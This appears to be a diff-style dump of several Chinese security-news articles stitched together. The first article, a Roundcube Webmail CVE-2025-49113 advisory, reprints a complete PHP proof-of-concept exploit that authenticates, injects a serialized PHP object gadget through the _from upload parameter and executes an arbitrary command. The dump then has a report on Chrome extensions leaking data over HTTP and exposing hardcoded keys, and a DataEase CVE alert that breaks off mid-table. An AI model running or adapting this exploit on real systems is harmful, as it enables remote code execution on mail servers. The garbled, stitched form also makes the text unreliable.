
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**扫码加入知识星球****:**
|
||||
**网络安全攻防(HVV)**
|
||||
|
||||
**下载本篇和全套资料**
|
||||
|
||||
****
|
||||
|
||||
```
|
||||
|
||||
```
|
||||
|
||||
**|**
|
||||
|
||||
来源:斗象科技
|
||||
|
||||
@@ -0,0 +1,477 @@
|
||||
# CVE-2025-49113|Roundcube Webmail反序列化漏洞(POC)
|
||||
alicy 信安百科 2025-06-07 10:50
|
||||
|
||||
**0x00 前言**
|
||||
|
||||
|
||||
Roundcube Webmail是一个开源的基于web的电子邮件客户端,旨在提供用户友好的界面和强大的功能,使用户能够通过web浏览器方便地访问和管理他们的电子邮件。
|
||||
|
||||
|
||||
Roundcube支持标准的邮件协议(如IMAP和SMTP),并提供了许多常见的邮件功能,如收发邮件、管理联系人、创建日历事件等。其界面简洁直观,易于使用,同时还支持插件扩展,用户可以根据自己的需求定制功能。
|
||||
|
||||
|
||||
Roundcube Webmail被广泛应用于个人用户、企业和组织,为他们提供了一个方便、安全的电子邮件管理解决方案。
|
||||
|
||||
|
||||
|
||||
**0x01 漏洞描述**
|
||||
|
||||
|
||||
在program/actions/settings/upload.php文件中没有对 _from参数进行验证,导致允许
|
||||
经过身份验证的用户
|
||||
触发反序列化,执行远程代码。
|
||||
|
||||
|
||||
|
||||
**0x02 CVE编号**
|
||||
|
||||
|
||||
CVE-2025-49113
|
||||
|
||||
|
||||
|
||||
**0x03 影响版本**
|
||||
|
||||
|
||||
Roundcube Webmail <1.5.10
|
||||
|
||||
1.6.0<= Roundcube Webmail <1.6.11
|
||||
|
||||
|
||||
|
||||
**0x04 漏洞详情**
|
||||
|
||||
|
||||

POC:
|
||||
|
||||
https://github.com/fearsoff-org/CVE-2025-49113
|
||||
```
|
||||
<?php
|
||||
|
||||
/**
|
||||
* Roundcube ≤ 1.6.10 Post-Auth RCE via PHP Object Deserialization [CVE-2025-49113]
|
||||
*
|
||||
* Universal PoC for any PHP version
|
||||
*
|
||||
* Author: Kirill Firsov https://x.com/k_firsov
|
||||
* Organization: FearsOff Cybersecurity (https://fearsoff.org)
|
||||
* Writeup: https://fearsoff.org/research/roundcube
|
||||
*
|
||||
*
|
||||
* Main execution flow.
|
||||
* php CVE-2025-49113.php http://roundcube.local username password "touch /tmp/pwned"
|
||||
*
|
||||
*
|
||||
* Disclaimer:
|
||||
* This proof-of-concept code is provided for educational and research purposes only.
|
||||
* The author and contributors assume no responsibility for any misuse or damage
|
||||
* resulting from the use of this code. Unauthorized use on systems you do not own
|
||||
* or have explicit permission to test is illegal and strictly prohibited. Use at your own risk.
|
||||
*
|
||||
* @param array<string> $argv
|
||||
* @return void
|
||||
*/
|
||||
function main(array $argv): void
|
||||
{
|
||||
message('Roundcube ≤ 1.6.10 Post-Auth RCE via PHP Object Deserialization [CVE-2025-49113]');
|
||||
|
||||
if (count($argv) < 5) {
|
||||
message(
|
||||
sprintf(
|
||||
'Usage: php %s <target_url> <username> <password> <command>',
|
||||
basename(__FILE__)
|
||||
),
|
||||
1
|
||||
);
|
||||
}
|
||||
|
||||
[$_, $targetUrl, $username, $password, $command] = $argv;
|
||||
|
||||
try {
|
||||
validateUrl($targetUrl);
|
||||
|
||||
// Initial request to get CSRF token and starting session cookies
|
||||
[$csrfToken, $initialCookie] = fetchCsrfTokenAndCookie($targetUrl);
|
||||
|
||||
// Authenticate using the initial cookie
|
||||
$sessionCookie = authenticate(
|
||||
$targetUrl,
|
||||
$username,
|
||||
$password,
|
||||
$csrfToken,
|
||||
$initialCookie
|
||||
);
|
||||
|
||||
message("Command to be executed: \n" . $command);
|
||||
|
||||
// Prepare and inject payload
|
||||
[$payloadName, $payloadFile] = calcPayload($command);
|
||||
injectPayload($targetUrl, $sessionCookie, $payloadName, $payloadFile);
|
||||
|
||||
// Trigger and cleanup
|
||||
executePayload($targetUrl, $sessionCookie);
|
||||
|
||||
message('Exploit executed successfully');
|
||||
} catch (\Exception $e) {
|
||||
message('Error: ' . $e->getMessage(), 1);
|
||||
}
|
||||
}
|
||||
|
||||
// -----------------------------------------------------------------------------
|
||||
// Helper functions
|
||||
// -----------------------------------------------------------------------------
|
||||
|
||||
/**
|
||||
* Validates the target URL.
|
||||
*
|
||||
* @param string $url
|
||||
* @throws \Exception
|
||||
*/
|
||||
function validateUrl(string $url): void
|
||||
{
|
||||
if (false === filter_var($url, FILTER_VALIDATE_URL)) {
|
||||
throw new \Exception('Invalid target URL: ' . $url);
|
||||
}
|
||||
}
|
||||
|
||||
/**
|
||||
* Retrieves CSRF token and session cookie from initial GET.
|
||||
*
|
||||
* @param string $targetUrl
|
||||
* @return array{string, string} [urlencoded csrf token, initial cookie string]
|
||||
* @throws RuntimeException If request fails or token missing
|
||||
*/
|
||||
function fetchCsrfTokenAndCookie(string $targetUrl): array
|
||||
{
|
||||
message('Retrieving CSRF token and session cookie...');
|
||||
|
||||
$context = stream_context_create(['http' => ['method' => 'GET']]);
|
||||
$body = @file_get_contents($targetUrl . '/', false, $context);
|
||||
if (false === $body) {
|
||||
throw new \RuntimeException('Failed to fetch initial page for CSRF token');
|
||||
}
|
||||
|
||||
$rawHeaders = $http_response_header ?? [];
|
||||
$headersStr = implode("\r\n", $rawHeaders);
|
||||
|
||||
$token = getToken($body);
|
||||
$cookie = getCookie($headersStr);
|
||||
|
||||
return [$token, $cookie];
|
||||
}
|
||||
|
||||
/**
|
||||
* Authenticates to Roundcube and returns the updated session cookie.
|
||||
*
|
||||
* @param string $targetUrl
|
||||
* @param string $user
|
||||
* @param string $pass
|
||||
* @param string $token
|
||||
* @param string $cookie Existing cookie from initial request
|
||||
* @return string Combined session cookie
|
||||
* @throws RuntimeException on authentication failure
|
||||
*/
|
||||
function authenticate(
|
||||
string $targetUrl,
|
||||
string $user,
|
||||
string $pass,
|
||||
string $token,
|
||||
string $cookie
|
||||
): string {
|
||||
message("Authenticating user: {$user}");
|
||||
|
||||
$postData = http_build_query([
|
||||
'_token' => $token,
|
||||
'_task' => 'login',
|
||||
'_action' => 'login',
|
||||
'_timezone' => '_default_',
|
||||
'_url' => '_task=login',
|
||||
'_user' => $user,
|
||||
'_pass' => $pass,
|
||||
]);
|
||||
|
||||
$headers = [
|
||||
'Content-Type: application/x-www-form-urlencoded',
|
||||
"Cookie: {$cookie}",
|
||||
];
|
||||
|
||||
$context = stream_context_create([
|
||||
'http' => [
|
||||
'method' => 'POST',
|
||||
'header' => implode("\r\n", $headers),
|
||||
'content' => $postData,
|
||||
'follow_location' => 0,
|
||||
],
|
||||
]);
|
||||
|
||||
$body = @file_get_contents($targetUrl . '/?_task=login', false, $context);
|
||||
$respHeaders = implode("\r\n", $http_response_header ?? []);
|
||||
|
||||
if (false === $body || !preg_match('#HTTP/\d+\.\d+\s+302#', $respHeaders)) {
|
||||
throw new \RuntimeException('Authentication failed: ' . PHP_EOL . ($body ?: 'no response'));
|
||||
}
|
||||
|
||||
message('Authentication successful');
|
||||
|
||||
return getCookie($respHeaders);
|
||||
}
|
||||
|
||||
/**
|
||||
* Injects the malicious payload via the user settings upload endpoint.
|
||||
*
|
||||
* @param string $targetUrl
|
||||
* @param string $cookie
|
||||
* @param string $payloadName
|
||||
* @param string $payloadFile
|
||||
* @return void
|
||||
* @throws \Exception
|
||||
*/
|
||||
function injectPayload(string $targetUrl, string $cookie, string $payloadName, string $payloadFile): void
|
||||
{
|
||||
message('Injecting payload...');
|
||||
|
||||
$boundary = '------a_rule_for_WAF_to_block_fool_exploitation';
|
||||
|
||||
$multipart = implode("\r\n", [
|
||||
'--' . $boundary,
|
||||
'Content-Disposition: form-data; name="_file[]"; filename="' . $payloadFile . '"',
|
||||
'Content-Type: image/png',
|
||||
'',
|
||||
base64_decode('iVBORw0KGgoAAAANSUhEUgAAAAgAAAAIAQMAAAD+wSzIAAAABlBMVEX///+/v7+jQ3Y5AAAADklEQVQI12P4AIX8EAgALgAD/aNpbtEAAAAASUVORK5CYII'),
|
||||
'--' . $boundary . '--',
|
||||
]);
|
||||
|
||||
$headers = implode("\r\n", [
|
||||
'X-Requested-With: XMLHttpRequest',
|
||||
'Content-Type: multipart/form-data; boundary=' . $boundary,
|
||||
'Cookie: ' . $cookie,
|
||||
]);
|
||||
|
||||
$context = stream_context_create([
|
||||
'http' => [
|
||||
'method' => 'POST',
|
||||
'header' => $headers,
|
||||
'content' => $multipart,
|
||||
],
|
||||
]);
|
||||
|
||||
$url = sprintf(
|
||||
'%s/?_from=edit-%s&_task=settings&_framed=1&_remote=1&_id=1&_uploadid=1&_unlock=1&_action=upload',
|
||||
$targetUrl,
|
||||
urlencode($payloadName)
|
||||
);
|
||||
|
||||
message('End payload: ' . $url);
|
||||
|
||||
$response = @file_get_contents($url, false, $context);
|
||||
if (false === $response || strpos($response, 'preferences_time') === false) {
|
||||
throw new \Exception('Payload injection failed, got: ' . ($response ?: 'no response'));
|
||||
}
|
||||
|
||||
message('Payload injected successfully');
|
||||
}
|
||||
|
||||
/**
|
||||
* Triggers execution of the injected payload by serializing session data.
|
||||
*
|
||||
* @param string $targetUrl
|
||||
* @param string $cookie
|
||||
* @return void
|
||||
*/
|
||||
function executePayload(string $targetUrl, string $cookie): void
|
||||
{
|
||||
message('Executing payload...');
|
||||
$token = getToken(
|
||||
file_get_contents(
|
||||
$targetUrl . '/',
|
||||
false,
|
||||
stream_context_create(['http' => ['header' => 'Cookie: ' . $cookie]])
|
||||
)
|
||||
);
|
||||
|
||||
file_get_contents(
|
||||
sprintf('%s/?_task=logout&_token=%s', $targetUrl, $token),
|
||||
false,
|
||||
stream_context_create(['http' => ['header' => 'Cookie: ' . $cookie]])
|
||||
);
|
||||
}
|
||||
|
||||
/**
|
||||
* Extracts and encodes the CSRF token from response body.
|
||||
*
|
||||
* @param string $body HTTP response body
|
||||
* @return string URL-encoded token
|
||||
* @throws RuntimeException If token is not found
|
||||
*/
|
||||
function getToken(string $body): string
|
||||
{
|
||||
if (preg_match('/(?:"request_token":"|&_token=)([^"&]+)(?:"|\s)/Uuis', $body, $matches)) {
|
||||
return rawurlencode($matches[1]);
|
||||
}
|
||||
|
||||
throw new \RuntimeException('CSRF token not found in response body');
|
||||
}
|
||||
|
||||
/**
|
||||
* Aggregates Set-Cookie headers into a single cookie string.
|
||||
*
|
||||
* @param string $headers Raw HTTP headers
|
||||
* @param string $existing Any existing cookie string to preserve
|
||||
* @return string Concatenated cookies
|
||||
*/
|
||||
function getCookie(string $headers, string $existing = ''): string
|
||||
{
|
||||
$cookies = [];
|
||||
|
||||
if (preg_match_all('/^Set-Cookie:\s*([^=]+)=([^;]+);/mi', $headers, $matches, PREG_SET_ORDER)) {
|
||||
foreach ($matches as [$full, $key, $value]) {
|
||||
if ($value === '-del-') {
|
||||
continue;
|
||||
}
|
||||
$cookies[] = sprintf('%s=%s', $key, $value);
|
||||
}
|
||||
}
|
||||
|
||||
return $existing . implode(';', $cookies) . (!empty($cookies) ? ';' : '');
|
||||
}
|
||||
|
||||
/**
|
||||
* Magic is happening here
|
||||
*/
|
||||
function calcPayload($cmd){
|
||||
|
||||
class Crypt_GPG_Engine{
|
||||
private $_gpgconf;
|
||||
|
||||
function __construct($cmd){
|
||||
$this->_gpgconf = $cmd.';#';
|
||||
}
|
||||
}
|
||||
|
||||
$payload = serialize(new Crypt_GPG_Engine($cmd));
|
||||
$payload = process_serialized($payload) . 'i:0;b:0;';
|
||||
$append = strlen(12 + strlen($payload)) - 2;
|
||||
$_from = '!";i:0;'.$payload.'}";}}';
|
||||
$_file = 'x|b:0;preferences_time|b:0;preferences|s:'.(78 + strlen($payload) + $append).':\\"a:3:{i:0;s:'.(56 + $append).':\\".png';
|
||||
|
||||
$_from = preg_replace('/(.)/', '$1' . hex2bin('c'.rand(0,9)), $_from); //little obfuscation
|
||||
|
||||
return [$_from, $_file];
|
||||
}
|
||||
|
||||
/**
|
||||
* PHPGGC magic
|
||||
*/
|
||||
function process_serialized($serialized, $full = false){
|
||||
$new = '';
|
||||
$last = 0;
|
||||
$current = 0;
|
||||
$pattern = '#\bs:([0-9]+):"#';
|
||||
|
||||
while(
|
||||
$current < strlen($serialized) &&
|
||||
preg_match(
|
||||
$pattern, $serialized, $matches, PREG_OFFSET_CAPTURE, $current
|
||||
)
|
||||
)
|
||||
{
|
||||
$p_start = $matches[0][1];
|
||||
$p_start_string = $p_start + strlen($matches[0][0]);
|
||||
$length = $matches[1][0];
|
||||
$p_end_string = $p_start_string + $length;
|
||||
|
||||
if(!(
|
||||
strlen($serialized) > $p_end_string + 2 &&
|
||||
substr($serialized, $p_end_string, 2) == '";'
|
||||
))
|
||||
{
|
||||
$current = $p_start_string;
|
||||
continue;
|
||||
}
|
||||
$string = substr($serialized, $p_start_string, $length);
|
||||
|
||||
$clean_string = '';
|
||||
for($i=0; $i < strlen($string); $i++)
|
||||
{
|
||||
$letter = $string[$i];
|
||||
if($full || !ctype_print($letter) || $letter == '\\' || $letter == '|' || $letter == '.' /* rc spec */)
|
||||
$letter = sprintf("\\%02x", ord($letter));
|
||||
|
||||
$clean_string .= $letter;
|
||||
}
|
||||
|
||||
$new .=
|
||||
substr($serialized, $last, $p_start - $last) .
|
||||
'S:' . $matches[1][0] . ':"' . $clean_string . '";'
|
||||
;
|
||||
$last = $p_end_string + 2;
|
||||
$current = $last;
|
||||
}
|
||||
|
||||
$new .= substr($serialized, $last);
|
||||
return $new;
|
||||
}
|
||||
|
||||
/**
|
||||
* Prints a formatted message and optionally exits.
|
||||
*
|
||||
* @param string $text Message to print
|
||||
* @param int $exitCode Exit code (0 to continue)
|
||||
* @return void
|
||||
*/
|
||||
function message(string $text, int $exitCode = 0): void
|
||||
{
|
||||
echo '### ' . $text . PHP_EOL . PHP_EOL;
|
||||
|
||||
if ($exitCode !== 0) {
|
||||
exit($exitCode);
|
||||
}
|
||||
}
|
||||
|
||||
main($argv);
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**0x05 参考链接**
|
||||
|
||||
|
||||
https://github.com/roundcube/roundcubemail/pull/9865
|
||||
|
||||
|
||||
https://roundcube.net/news/2025/06/01/security-updates-1.6.11-and-1.5.10
|
||||
|
||||
|
||||
|
||||
|
||||
推荐阅读:
|
||||
|
||||
|
||||
[CVE-2025-22252|FortiOS TACACS+身份认证绕过漏洞](https://mp.weixin.qq.com/s?__biz=Mzg2ODcxMjYzMA==&mid=2247485965&idx=1&sn=2c5e56f8ac01bcec1470c9404078f910&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[CVE-2025-41225|VMware vCenter Server认证命令执行漏洞](https://mp.weixin.qq.com/s?__biz=Mzg2ODcxMjYzMA==&mid=2247485965&idx=2&sn=7232cafb03fec2e869598e3a44b90dc9&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[CVE-2025-24893|XWiki Platform远程代码执行漏洞(POC)](https://mp.weixin.qq.com/s?__biz=Mzg2ODcxMjYzMA==&mid=2247485957&idx=2&sn=3f11cfc79888e16fa78d309e708d0df0&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
Ps:国内外安全热点分享,欢迎大家分享、转载,请保证文章的完整性。文章中出现敏感信息和侵权内容,请联系作者删除信息。信息安全任重道远,感谢您的支持
|
||||

|
||||
|
||||
!!!
|
||||
|
||||
|
||||
**本公众号的文章及工具仅提供学习参考,由于传播、利用此文档提供的信息而造成任何直接或间接的后果及损害,均由使用者本人负责,本公众号及文章作者不为此承担任何责任。**
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,128 @@
|
||||
# 【安全圈】热门 Chrome 扩展陷 HTTP 和硬编码密钥双重漏洞
|
||||
安全圈 2025-06-07 11:00
|
||||
|
||||

|
||||
|
||||
|
||||
**关键词**
|
||||
|
||||
|
||||
|
||||
漏洞
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
网络安全研究人员发现多款热门谷歌Chrome扩展存在严重安全隐患:**通过HTTP明文传输数据并在代码中硬编码密钥,导致用户隐私与安全面临风险。**
|
||||
赛门铁克安全技术响应团队研究员指出:“数款广泛使用的扩展通过未加密的HTTP协议传输敏感数据,以明文形式暴露浏览域名、设备ID、操作系统信息、使用分析数据乃至卸载记录。”
|
||||
|
||||
|
||||
这种未加密的网络流量使其极易遭受中间人攻击(AitM)。恶意攻击者可在公共Wi-Fi等开放网络中拦截甚至篡改数据,引发更严重后果。以下为存在风险的扩展清单:
|
||||
|
||||
|
||||
**HTTP传输漏洞扩展**
|
||||
|
||||
****- **SEMRush Rank**
|
||||
(ID: idbhoeaiokcojcgappfigpifhpkjgmab)与**PI Rank**
|
||||
(ID: ccgdboldgdlngcgfdolahmiilojmfndl):通过HTTP调用“rank.trellian[.]com”
|
||||
|
||||
- **Browsec VPN**
|
||||
(ID: omghfjlpggmjjaagoclmmobgdodcjboh):卸载时通过HTTP访问卸载链接
|
||||
|
||||
- **MSN新标签页**
|
||||
(ID: lklfbkdigihjaaeamncibechhgalldgl)与**MSN主页、必应搜索与新闻**
|
||||
(ID: midiombanaceofjhodpdibeppmnamfcj):通过HTTP向“g.ceipmsn[.]com”发送设备唯一标识符
|
||||
|
||||
- **DualSafe密码管理器与数字保险库**
|
||||
(ID: lgbjhdkjmpgjgcbcdlhkokkckpjmedgc):向“stats.itopupdate[.]com”发送含扩展版本、浏览器语言等信息的HTTP请求
|
||||
|
||||
|
||||
研究人员特别指出:“密码管理器使用未加密请求传输遥测数据,严重削弱用户对其安全性的信任。”
|
||||
|
||||
|
||||
**硬编码密钥风险扩展**
|
||||
|
||||
****- **Online Security & Privacy**
|
||||
(ID: gomekmidlodglbbmalcneegieacbdmki)、**AVG Online Security**
|
||||
(ID: nbmoafcmbajniiapeidgficgifbfmjfo)等:暴露Google Analytics 4密钥,攻击者可伪造数据推高分析成本
|
||||
|
||||
- **Equatio数学工具**
|
||||
(ID: hjngolefdpdnooamgdldlkjgmdcmcjnc):嵌入Azure语音识别API密钥,可能导致开发者服务费用激增
|
||||
|
||||
- **Awesome截屏工具**
|
||||
(ID: nlipoenfbbikpbjkfpfillcgkoblgpmj)等:泄露AWS S3访问密钥,攻击者可非法上传文件
|
||||
|
||||
- **Microsoft Editor编辑器**
|
||||
(ID: gpaiobkfhnonedkhhfjpmhdalgeoebfa):暴露遥测密钥“StatsApiKey”
|
||||
|
||||
- **Antidote Connector**
|
||||
(ID: lmbopdiikkamfphhgcckcjhojnokgfeo):第三方库InboxSDK含硬编码API密钥(影响超90款扩展)
|
||||
|
||||
- **Trust Wallet钱包**
|
||||
(ID: egjidjbpglichdcondbcbdnbeeppgdph):泄露法币通道API密钥,可伪造加密货币交易
|
||||
|
||||
攻击者利用这些密钥可能造成API服务费用暴涨、托管非法内容、伪造遥测数据等后果,甚至导致开发者账户被封禁。
|
||||
|
||||
|
||||
研究人员强调:“从GA4密钥到Azure语音密钥,这些案例证明几行代码足以危及整个服务。核心解决方案是永远不要在客户端存储敏感凭证。”开发者应采取三项关键措施:
|
||||
1. 全面启用HTTPS数据传输
|
||||
|
||||
1. 通过凭证管理服务在后端服务器安全存储密钥
|
||||
|
||||
1. 定期轮换密钥以降低风险
|
||||
|
||||
|
||||
赛门铁克警告用户:“此类风险绝非理论假设——未加密流量极易被截获,数据可能用于用户画像分析、钓鱼攻击等定向攻击。建议立即卸载存在不安全调用的扩展程序,直至开发者完成修复。”该事件揭示关键教训:**安装量或品牌知名度无法等同于安全实践水平,用户需严格审查扩展程序的协议类型与数据共享行为。**
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
阅读推荐
|
||||
|
||||
|
||||
[【安全圈】阿里云 aliyuncs.com 域名故障导致全国网站访问异常](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652070040&idx=1&sn=2607d571d2383520da9725b92d2c9691&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】智能车配“弱密码”?汽车行业数字安全仍靠“123456”](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652070040&idx=2&sn=8904aae2ff9e441f73a8a7b245343346&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】黑吃黑!Sakura RAT 事件揭示黑客如何反过来“猎杀”黑客](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652070040&idx=3&sn=6f39cd3deaa334ac8f086297d9638069&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】暗网惊现近940亿被盗Cookie,15.6亿仍活跃,用户隐私岌岌可危](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652070040&idx=4&sn=fcf135aec1bd656b6d4b0c94bf5356b5&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**安全圈**
|
||||
|
||||

|
||||
|
||||
|
||||
←扫码关注我们
|
||||
|
||||
**网罗圈内热点 专注网络安全**
|
||||
|
||||
**实时资讯一手掌握!**
|
||||
|
||||
|
||||

|
||||
|
||||
**好看你就分享 有用就点个赞**
|
||||
|
||||
**支持「****安全圈」就点个三连吧!**
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,85 @@
|
||||
# 【已复现】Dataease JWT 认证绕过漏洞/远程代码执行(CVE-2025-49001/CVE-2025-49002)
|
||||
原创 安全探索者 安全探索者 2025-06-07 09:03
|
||||
|
||||
↑点击关注,获取更多漏洞预警,技术分享
|
||||
|
||||
0x01 组件介绍
|
||||
|
||||
DataEase 是一款开源的数据分析平台,提供丰富的数据可视化和分析功能,帮助用户轻松地进行数据探索和决策支持。
|
||||
|
||||
搜索语句:
|
||||
title=="DataEase"
|
||||
|
||||
|
||||
0x02 漏洞描述
|
||||
|
||||
近日,
|
||||
DataEase官方修复了两个漏洞,
|
||||
DataEase 远程代码执行漏洞(CVE-2025-49001、CVE-2025-49002),CVE-2025-49001 是由于JWT校验机制错误导致攻击者可伪造JWT令牌绕过身份验证流程,CVE-2025-49002 是由于
|
||||
H2数据库
|
||||
模块没有严格过滤用户输入的JDBC连接参数,可使用大小写绕过补丁。攻击者可利用这些漏洞实现未授权代码执行,威胁用户数据和系统的安全。
|
||||
|
||||
<table><tbody><tr><td data-colwidth="143" width="143" style="border-color:#0080ff;"><section><span leaf="">漏洞分类</span></section></td><td colspan="3" data-colwidth="143,143,143" width="143,143,143" style="border-color:#0080ff;"><section><span leaf="">认证绕过漏洞/远程代码执行</span></section></td></tr><tr><td data-colwidth="143" width="143" style="border-color:#0080ff;"><section><span leaf="" data-pm-slice="1 1 ["table",{"interlaced":null,"align":null,"class":null,"style":null},"table_body",{},"table_row",{"class":null,"style":null},"table_cell",{"colspan":1,"rowspan":1,"colwidth":[143],"width":null,"valign":null,"align":null,"style":null},"para",null]">CVSS 3.1分数</span></section></td><td data-colwidth="143" width="143" style="border-color:#0080ff;"><section><span leaf=""><span textstyle="" style="color: rgb(255, 0, 0);">9.8</span></span></section></td><td data-colwidth="143" width="143" style="border-color:#0080ff;"><section><span leaf="">漏洞等级</span></section></td><td data-colwidth="143" width="143" style="border-color:#0080ff;"><section><span leaf=""><span textstyle="" style="color: rgb(255, 0, 0);">严重</span></span></section></td></tr><tr><td data-colwidth="143" width="143" style="border-color:#0080ff;"><section><span leaf="">POC/EXP</span></section></td><td data-colwidth="143" width="143" style="border-color:#0080ff;"><section><span leaf=""> </span><span leaf=""><span textstyle="" style="color: rgb(255, 0, 0);">已公开</span></span></section></td><td data-colwidth="143" width="143" 